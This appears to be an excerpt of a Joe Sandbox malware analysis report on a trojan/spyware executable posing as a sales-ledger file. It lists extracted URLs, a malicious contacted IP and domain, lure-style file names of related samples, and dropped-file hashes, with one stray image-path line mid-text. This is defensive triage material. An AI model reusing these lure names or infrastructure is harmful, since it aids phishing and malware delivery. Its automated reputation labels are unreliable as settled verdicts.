http://www.fontbureau.com/designers?	Require your Sales Ledger from 01-April-2020.exe, 00000000.00000002.319815659.00000000059D0000.00000002.00000001.sdmp, explorer.exe, 00000019.00000000.349817912.0000000008B40000.00000002.00000001.sdmp	false		high
http://www.tiro.com	explorer.exe, 00000019.00000000.349817912.0000000008B40000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers	explorer.exe, 00000019.00000000.349817912.0000000008B40000.00000002.00000001.sdmp	false		high
http://www.jiyu-kobo.co.jp/Pi	Require your Sales Ledger from 01-April-2020.exe, 00000000.00000003.243339733.000000000586B000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.goodfont.co.kr	Require your Sales Ledger from 01-April-2020.exe, 00000000.00000002.319815659.00000000059D0000.00000002.00000001.sdmp, explorer.exe, 00000019.00000000.349817912.0000000008B40000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://crt.sectigo.com/SectigoRSACodeSigningCA.crt0#	Require your Sales Ledger from 01-April-2020.exe, 00000000.00000003.310610016.0000000003C09000.00000004.00000001.sdmp, AdvancedRun.exe.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.msn.com/ocid=iehp	cmmon32.exe, 00000020.00000003.390011367.00000000030E2000.00000004.00000001.sdmp	false		high
http://www.fontbureau.coml1	Require your Sales Ledger from 01-April-2020.exe, 00000000.00000003.312826232.000000000586A000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.jiyu-kobo.co.jp/-cz	Require your Sales Ledger from 01-April-2020.exe, 00000000.00000003.243339733.000000000586B000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown


Name	Source	Malicious	Antivirus Detection	Reputation
http://www.sajatypeworks.com	Require your Sales Ledger from 01-April-2020.exe, 00000000.00000002.3198159.00000000059D0000.00000002.00000001.sdmp, explorer.exe, 00000019.00000000.349817912.0000000008B40000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.typography.netD	Require your Sales Ledger from 01-April-2020.exe, 00000000.00000002.3198159.00000000059D0000.00000002.00000001.sdmp, explorer.exe, 00000019.00000000.349817912.0000000008B40000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.founder.com.cn/cn/cThe	Require your Sales Ledger from 01-April-2020.exe, 00000000.00000002.3198159.00000000059D0000.00000002.00000001.sdmp, explorer.exe, 00000019.00000000.349817912.0000000008B40000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.galapagosdesign.com/staff/dennis.htm	Require your Sales Ledger from 01-April-2020.exe, 00000000.00000002.3198159.00000000059D0000.00000002.00000001.sdmp, explorer.exe, 00000019.00000000.349817912.0000000008B40000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://fontfabrik.com	Require your Sales Ledger from 01-April-2020.exe, 00000000.00000002.3198159.00000000059D0000.00000002.00000001.sdmp, explorer.exe, 00000019.00000000.349817912.0000000008B40000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.jiyu-kobo.co.jp/Y0e	Require your Sales Ledger from 01-April-2020.exe, 00000000.00000003.243557863.000000000586A000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.msn.com/?ocid=iehp	cmmon32.exe, 00000020.00000003.390011367.00000000030E2000.00000004.00000001.sdmp, cmmon32.exe, 00000020.00000003.386291684.00000000030DF000.00000004.00000001.sdmp	false		high
http://https://sectigo.com/CPS0C	Require your Sales Ledger from 01-April-2020.exe, 00000000.00000003.310610016.0000000003C09000.00000004.00000001.sdmp, AdvancedRun.exe.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://sectigo.com/CPS0D	Require your Sales Ledger from 01-April-2020.exe, 00000000.00000003.310610016.0000000003C09000.00000004.00000001.sdmp, AdvancedRun.exe.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.galapagosdesign.com/DPlease	Require your Sales Ledger from 01-April-2020.exe, 00000000.00000002.3198159.00000000059D0000.00000002.00000001.sdmp, explorer.exe, 00000019.00000000.349817912.0000000008B40000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fonts.com	Require your Sales Ledger from 01-April-2020.exe, 00000000.00000002.3198159.00000000059D0000.00000002.00000001.sdmp, explorer.exe, 00000019.00000000.349817912.0000000008B40000.00000002.00000001.sdmp	false		high
http://www.sandoll.co.kr	Require your Sales Ledger from 01-April-2020.exe, 00000000.00000002.3198159.00000000059D0000.00000002.00000001.sdmp, explorer.exe, 00000019.00000000.349817912.0000000008B40000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.urwpp.deDPlease	Require your Sales Ledger from 01-April-2020.exe, 00000000.00000002.3198159.00000000059D0000.00000002.00000001.sdmp, explorer.exe, 00000019.00000000.349817912.0000000008B40000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.nirsoft.net/	AdvancedRun.exe, AdvancedRun.exe, 0000000D.00000002.30251678 2.000000000040C000.00000002.00 020000.sdmp, AdvancedRun.exe, 00000015.00000000.299126160.00 0000000040C000.00000002.000200 00.sdmp, AdvancedRun.exe.0.dr	false		high
http://www.zhongyicts.com.cn	Require your Sales Ledger from 01-April-2020.exe, 00000000.00000002.31 9815659.00000000059D0000.00000 002.00000001.sdmp, explorer.exe, 00000019.00000000.349817912 .0000000008B40000.00000002.000 00001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.jiyu-kobo.co.jp/jp/5i	Require your Sales Ledger from 01-April-2020.exe, 00000000.00000003.24 3201190.000000000586B000.00000 004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name	Require your Sales Ledger from 01-April-2020.exe, 00000000.00000002.31 4738221.0000000002951000.00000 004.00000001.sdmp	false		high
http://www.sakkal.com	Require your Sales Ledger from 01-April-2020.exe, 00000000.00000002.31 9815659.00000000059D0000.00000 002.00000001.sdmp, explorer.exe, 00000019.00000000.349817912 .0000000008B40000.00000002.000 00001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.msn.com/de-ch/ocid=iehp	cmmon32.exe, 00000020.00000003 .390011367.00000000030E2000.00 000004.00000001.sdmp	false		high
http://www.msn.com/de-ch/?ocid=iehp.	cmmon32.exe, 00000020.00000003 .386291684.00000000030DF000.00 000004.00000001.sdmp	false		high
http://www.msn.com/de-ch/?ocid=iehpj	cmmon32.exe, 00000020.00000003 .386291684.00000000030DF000.00 000004.00000001.sdmp	false		high
http://www.apache.org/licenses/LICENSE-2.0	Require your Sales Ledger from 01-April-2020.exe, 00000000.00000002.31 9815659.00000000059D0000.00000 002.00000001.sdmp, explorer.exe, 00000019.00000000.349817912 .0000000008B40000.00000002.000 00001.sdmp	false		high
http://www.fontbureau.com	Require your Sales Ledger from 01-April-2020.exe, 00000000.00000002.31 9815659.00000000059D0000.00000 002.00000001.sdmp, explorer.exe, 00000019.00000000.349817912 .0000000008B40000.00000002.000 00001.sdmp	false		high
http://www.jiyu-kobo.co.jp/-czti	Require your Sales Ledger from 01-April-2020.exe, 00000000.00000003.24 3201190.000000000586B000.00000 004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.msn.com/?ocid=iehpc	cmmon32.exe, 00000020.00000003 .386291684.00000000030DF000.00 000004.00000001.sdmp	false		high
http://pesterbdd.com/images/Pester.png	powershell.exe, 00000016.00000 003.393538645.0000000007FF4000 .00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.jiyu-kobo.co.jp/d.	Require your Sales Ledger from 01-April-2020.exe, 00000000.00000003.24 3557863.000000000586A000.00000 004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.seniorlivingcaelderly.com	explorer.exe, 00000019.0000000 2.497484764.00000000061E3000.0 0000040.00000001.sdmp, cmmon32 .exe, 00000020.00000002.484792 584.0000000005349000.00000004. 00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.apache.org/licenses/LICENSE-2.0.html	powershell.exe, 00000016.00000 003.393538645.0000000007FF4000 .00000004.00000001.sdmp	false		high
http://www.galapagosdesign.com/staff/dennis.htmcP	Require your Sales Ledger from 01-April-2020.exe, 00000000.00000003.31 2826232.000000000586A000.00000 004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://go.micro	powershell.exe, 00000016.00000 003.399833270.0000000005A8D000 .00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.jiyu-kobo.co.jp/jp/fi	Require your Sales Ledger from 01-April-2020.exe, 00000000.00000003.243201190.000000000586B000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.jiyu-kobo.co.jp/Bi)	Require your Sales Ledger from 01-April-2020.exe, 00000000.00000003.243201190.000000000586B000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.founder.com.cn/cnto	Require your Sales Ledger from 01-April-2020.exe, 00000000.00000003.241708507.0000000005871000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.jiyu-kobo.co.jp/jp/q	Require your Sales Ledger from 01-April-2020.exe, 00000000.00000003.242943283.0000000005863000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://crl.sectigo.com/SectigoRSACodeSigningCA.crl0s	Require your Sales Ledger from 01-April-2020.exe, 00000000.00000003.310610016.0000000003C09000.00000004.00000001.sdmp, AdvancedRun.exe.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.jiyu-kobo.co.jp/jp/	Require your Sales Ledger from 01-April-2020.exe, 00000000.00000003.243201190.000000000586B000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://github.com/Pester/Pester	powershell.exe, 00000016.00000003.393538645.0000000007FF4000.00000004.00000001.sdmp	false		high
http://james.newtonking.com/projects/json	Require your Sales Ledger from 01-April-2020.exe, 00000000.00000002.324077435.0000000007520000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.newtonsoft.com/jsonschema	Require your Sales Ledger from 01-April-2020.exe, 00000000.00000002.324077435.0000000007520000.00000004.00000001.sdmp	false		high
http://www.carterandcone.coml	Require your Sales Ledger from 01-April-2020.exe, 00000000.00000002.319815659.00000000059D0000.00000002.00000001.sdmp, explorer.exe, 00000019.00000000.349817912.0000000008B40000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.msn.com/de-ch/?ocid=iehp	cmmon32.exe, 00000020.00000003.390011367.00000000030E2000.00000004.00000001.sdmp, cmmon32.exe, 00000020.00000003.390090022.00000000030FD000.00000004.00000001.sdmp	false		high
http://crl.sectigo.com/SectigoRSATimeStampingCA.crl0t	Require your Sales Ledger from 01-April-2020.exe, 00000000.00000003.310610016.0000000003C09000.00000004.00000001.sdmp, AdvancedRun.exe.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers/cabarga.htmlN	Require your Sales Ledger from 01-April-2020.exe, 00000000.00000002.319815659.00000000059D0000.00000002.00000001.sdmp, explorer.exe, 00000019.00000000.349817912.0000000008B40000.00000002.00000001.sdmp	false		high
http://www.jiyu-kobo.co.jp/Y0ftYi	Require your Sales Ledger from 01-April-2020.exe, 00000000.00000003.243201190.000000000586B000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.founder.com.cn/cn	Require your Sales Ledger from 01-April-2020.exe, 00000000.00000002.319815659.00000000059D0000.00000002.00000001.sdmp, explorer.exe, 00000019.00000000.349817912.0000000008B40000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers/frere-jones.html	Require your Sales Ledger from 01-April-2020.exe, 00000000.00000002.319815659.00000000059D0000.00000002.00000001.sdmp, explorer.exe, 00000019.00000000.349817912.0000000008B40000.00000002.00000001.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.jiyu-kobo.co.jp/q	Require your Sales Ledger from 01-April-2020.exe, 00000000.00000003.243201190.000000000586B000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.jiyu-kobo.co.jp/Yi	Require your Sales Ledger from 01-April-2020.exe, 00000000.00000003.243339733.000000000586B000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://crt.sectigo.com/SectigoRSATimeStampingCA.crt0#	Require your Sales Ledger from 01-April-2020.exe, 00000000.00000003.310610016.0000000003C09000.00000004.00000001.sdmp, AdvancedRun.exe.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.comti	Require your Sales Ledger from 01-April-2020.exe, 00000000.00000003.312826232.000000000586A000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.jiyu-kobo.co.jp/	Require your Sales Ledger from 01-April-2020.exe, 00000000.00000003.243201190.000000000586B000.00000004.00000001.sdmp, Require your Sales Ledger from 01-April-2020.exe, 00000000.00000003.243339733.000000000586B000.00000004.00000001.sdmp, explorer.exe, 00000019.00000000.349817912.0000000008B40000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers8	Require your Sales Ledger from 01-April-2020.exe, 00000000.00000002.319815659.00000000059D0000.00000002.00000001.sdmp, explorer.exe, 00000019.00000000.349817912.0000000008B40000.00000002.00000001.sdmp	false		high
http://www.jiyu-kobo.co.jp/fi	Require your Sales Ledger from 01-April-2020.exe, 00000000.00000003.243339733.000000000586B000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.jiyu-kobo.co.jp/jp/Pi	Require your Sales Ledger from 01-April-2020.exe, 00000000.00000003.243557863.000000000586A000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.jiyu-kobo.co.jp/(i	Require your Sales Ledger from 01-April-2020.exe, 00000000.00000003.243201190.000000000586B000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
185.53.179.90	www.seniorlivingcaelderly.com	Germany		61969	TEAMINTERNET-ASDE	true

General Information

Joe Sandbox Version:	31.0.0 Emerald
Analysis ID:	385451
Start date:	12.04.2021
Start time:	14:38:30
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 12m 39s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	Require your Sales Ledger from 01-April-2020.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	39
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	1
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.spyw.evad.winEXE@18/14@2/1
EGA Information:	Failed
HDC Information:	• Successful, ratio: 14.2% (good quality ratio 13.2%) • Quality average: 78.2% • Quality standard deviation: 28.7%
HCA Information:	• Successful, ratio: 93% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe

Warnings:	Show All • Exclude process from analysis (whitelisted): taskhostw.exe, MpCmdRun.exe, audiodg.exe, BackgroundTransferHost.exe, backgroundTaskHost.exe, SgrmBroker.exe, conhost.exe, WmiPrvSE.exe, svchost.exe, UsoClient.exe, wuapihost.exe • Excluded IPs from analysis (whitelisted): 20.82.210.154, 13.88.21.125, 92.122.145.220, 184.30.24.56, 20.50.102.62, 104.43.139.144, 2.20.142.210, 2.20.142.209, 92.122.213.247, 92.122.213.194, 52.155.217.156, 20.54.26.129, 52.147.198.201, 52.255.188.83, 13.64.90.137 • Excluded domains from analysis (whitelisted): au.download.windowsupdate.com.edgesuite.net, arc.msn.com.nsatc.net, store-images.s-microsoft.com-c.edgekey.net, fs-wildcard.microsoft.com.edgekey.net, fs-wildcard.microsoft.com.edgekey.net.globalredir.akadns.net, a1449.dscg2.akamai.net, arc.msn.com, consumerrp-displaycatalog-aks2eap-europe.md.mp.microsoft.com.akadns.net, db5eap.displaycatalog.md.mp.microsoft.com.akadns.net, e12564.dspb.akamaiedge.net, audownload.windowsupdate.nsatc.net, arc.trafficmanager.net, displaycatalog.mp.microsoft.com, watson.telemetry.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, prod.fs.microsoft.com.akadns.net, consumerrp-displaycatalog-aks2eap.md.mp.microsoft.com.akadns.net, au-bg-shim.trafficmanager.net, displaycatalog-europeeap.md.mp.microsoft.com.akadns.net, skypedataprdcolwus17.cloudapp.net, fs.microsoft.com, displaycatalog-rp-europe.md.mp.microsoft.com.akadns.net, displaycatalog.md.mp.microsoft.com.akadns.net, ris-prod.trafficmanager.net, e1723.g.akamaiedge.net, ctldl.windowsupdate.com, skypedataprdcolcus16.cloudapp.net, a767.dscg3.akamai.net, ris.api.iris.microsoft.com, skypedataprdcoleus16.cloudapp.net, skypedataprdcoleus17.cloudapp.net, store-images.s-microsoft.com, blobcollector.events.data.trafficmanager.net, skypedataprdcolwus15.cloudapp.net, displaycatalog-rp.md.mp.microsoft.com.akadns.net • Report size exceeded maximum capacity and may have missing behavior information. • Report size getting too big, too many NtAllocateVirtualMemory calls found. • Report size getting too big, too many NtOpenKeyEx calls found. • Report size getting too big, too many NtQueryValueKey calls found. • VT rate limit hit for: /opt/package/joesandbox/database/analysis/385451/sample/Require your Sales Ledger from 01-April-2020.exe

Simulations

Behavior and APIs

Time	Type	Description
14:40:37	API Interceptor	17x Sleep call for process: powershell.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
TEAMINTERNET-ASDE	52FFDD3BC0DE63EB8F6CD8A90373EAF3BCC37BB0804FC.exe	Get hash	malicious	Browse	• 185.53.177.71
	PO#560.zip.exe	Get hash	malicious	Browse	• 185.53.177.14
	safecrypt.exe	Get hash	malicious	Browse	• 185.53.178.54
	RFQ HAN4323.exe	Get hash	malicious	Browse	• 185.53.177.11
	Doc.exe	Get hash	malicious	Browse	• 185.53.178.14
	payment slip_pdf.exe	Get hash	malicious	Browse	• 185.53.177.10
	iQnbU4o7yx.exe	Get hash	malicious	Browse	• 185.53.179.28
	requisition from ASTRO EXPRESS.xlsx	Get hash	malicious	Browse	• 185.53.177.10
	inquiry 19117030P.xlsx	Get hash	malicious	Browse	• 185.53.177.14
	HwL7D1UcZG.exe	Get hash	malicious	Browse	• 185.53.177.13
	CREDIT NOTE DEBIT NOTE 30.1.2021.xlsx	Get hash	malicious	Browse	• 185.53.177.13
	CiL08gVVjl.exe	Get hash	malicious	Browse	• 185.53.177.13
	Mv Maersk Kleven V949E.xlsx	Get hash	malicious	Browse	• 185.53.177.13
	Inquiry PR11020204168.xlsx	Get hash	malicious	Browse	• 185.53.177.13
	PO210119.exe.exe	Get hash	malicious	Browse	• 185.53.178.53
	payment advice002436_pdf.exe	Get hash	malicious	Browse	• 185.53.177.10
	PDRgIfT71e.exe	Get hash	malicious	Browse	• 185.53.177.13
	Payment Advice.xlsx	Get hash	malicious	Browse	• 185.53.177.13
	payment advice00000789_pdf.exe	Get hash	malicious	Browse	• 185.53.177.10
	Q52msELKeI.exe	Get hash	malicious	Browse	• 185.53.178.13

JA3 Fingerprints

No context

Dropped Files

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
C:\Users\user\AppData\Local\Temp\AdvancedRun.exe	Account Confirmation.exe	Get hash	malicious	Browse	
	Download Report.08.04.2021.pdf.exe	Get hash	malicious	Browse	
	ORDER-02188.exe	Get hash	malicious	Browse	
	08042021New-PurchaseOrder.exe	Get hash	malicious	Browse	
	RFQ-034.exe	Get hash	malicious	Browse	
	Payment Slip.exe	Get hash	malicious	Browse	
	Revised Invoice No CU 7035.exe	Get hash	malicious	Browse	
	Sales_Order description.exe	Get hash	malicious	Browse	
	Outstanding invoices.exe	Get hash	malicious	Browse	
	Q88_Bulk Carrier.exe	Get hash	malicious	Browse	
	Payment _Slip copy.exe	Get hash	malicious	Browse	
	MV. HUA KAI V-2023.exe	Get hash	malicious	Browse	
	Order_April shipment.exe	Get hash	malicious	Browse	
	INVOICE for Order PIEX310113978.exe	Get hash	malicious	Browse	
	Krishna Gangaa Enviro System Pvt Ltd.exe	Get hash	malicious	Browse	
	TT SWIFT COPY.exe	Get hash	malicious	Browse	
	PO75773937475895377.exe	Get hash	malicious	Browse	
	SecuriteInfo.com.Artemis5C44BBDCCDFF.4370.exe	Get hash	malicious	Browse	
	Download Report.06.05.2021.exe	Get hash	malicious	Browse	
	Outstanding invoices.exe	Get hash	malicious	Browse	

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\Require your Sales Ledger from 01-April-2020.exe.log

Process:	C:\Users\user\Desktop\Require your Sales Ledger from 01-April-2020.exe
File Type:	ASCII text, with CRLF line terminators

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\Require your Sales Ledger from 01-April-2020.exe.log	
Category:	modified
Size (bytes):	1119
Entropy (8bit):	5.356708753875314
Encrypted:	false
SSDEEP:	24:MLUE4K5E4Ks2E1qE4qXKDE4KhK3VZ9pKhPKIE4oKFKHKoZAE4Kzr7FE4j:MIHK5HKXE1qHiYHKhQnoPtHoxHhAHKzd
MD5:	3197B1D4714B56F2A6AC9E83761739AE
SHA1:	3B38010F0DF51C1D4D2C020138202DABB686741D
SHA-256:	40586572180B85042FEFED9F367B43831C5D269751D9F3940BBC29B41E18E9F6
SHA-512:	58EC975A53AD9B19B425F6C6843A94CC280F794D436BBF3D29D8B76CA1E8C2D8883B3E754F9D4F2C9E9387FE88825CCD9919369A5446B1AFF73EDBE07FA94D8
Malicious:	**true**
Reputation:	moderate, very likely benign file
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..2,"System.Drawing, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..3,"System.Configuration, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll",0..3,"System.Xml, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	14734
Entropy (8bit):	4.993014478972177
Encrypted:	false
SSDEEP:	384:cBVoGIpN6KQkj2Wkjh4iUxtaKdROdBLNXp5nYoGib4J:cBV3IpNBQkj2Lh4iUxtaKdROdBLNZBYH
MD5:	8D5E194411E038C060288366D6766D3D
SHA1:	DC1A8229ED0B909042065EA69253E86E86D71C88
SHA-256:	44EEE632DEDFB83A545D8C382887DF3EE7EF551F73DD55FEDCDD8C93D390E31F
SHA-512:	21378D13D42FBFA573DE91C1D4282B03E0AA1317B0C37598110DC53900C6321DB2B9DF27B2816D6EE3B3187E54BF066A96DB9EC1FF47FF86FEA36282AB90636
Malicious:	false
Preview:	PSMODULECACHE.....<.e...Y...C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1.....Uninstall-Module.....inmo.....fimo.....Install-Module.....New-ScriptFileInfo.....Publish-Module.....Install-Script.....Update-Script.....Find-Command.....Update-ModuleManifest.....Find-DscResource.....Save-Module.....Save-Script.....upmo.....Uninstall-Script.....Get-InstalledScript.....Update-Module.....Register-PSRepository.....Find-Script.....Unregister-PSRepository.....pumo.....Test-ScriptFileInfo.....Update-ScriptFileInfo.....Set-PSRepository.....Get-PSRepository.....Get-InstalledModule.....Find-Module.....Find-RoleCapability.....Publish-Script.....<.e...T...C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1*.....Install-Script.....Save-Module.....Publish-Module.....Find-Module.....Download-Package.....Update-Module....

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	22192
Entropy (8bit):	5.605242149765194
Encrypted:	false
SSDEEP:	384:ctCDC03SDl1u2b+JwSBKnIRultIo3D7Y9gxSJUeRe1BMrmbZaAV7E5WDm64I+iaS:HSDXu2kw4KOultp33xXeNq34pC
MD5:	DCA964DEC7B92F4DE1CDCFF994619018
SHA1:	47ED9EC01C5E990CF03D373489CADC37C4602014
SHA-256:	B0B560F92DD0FA69E5591F7ABADA4FE9BAC9193DCD11C136C75C14A1271D3199
SHA-512:	849187A8AE0C1B005C3351166449565CA89D203DD1B9E75EA82723ED7C3B1834E2AE5BEAEE1245328EFF2BE7C1EA02157D0F1EF31AF324538E855D92D5C559C
Malicious:	false
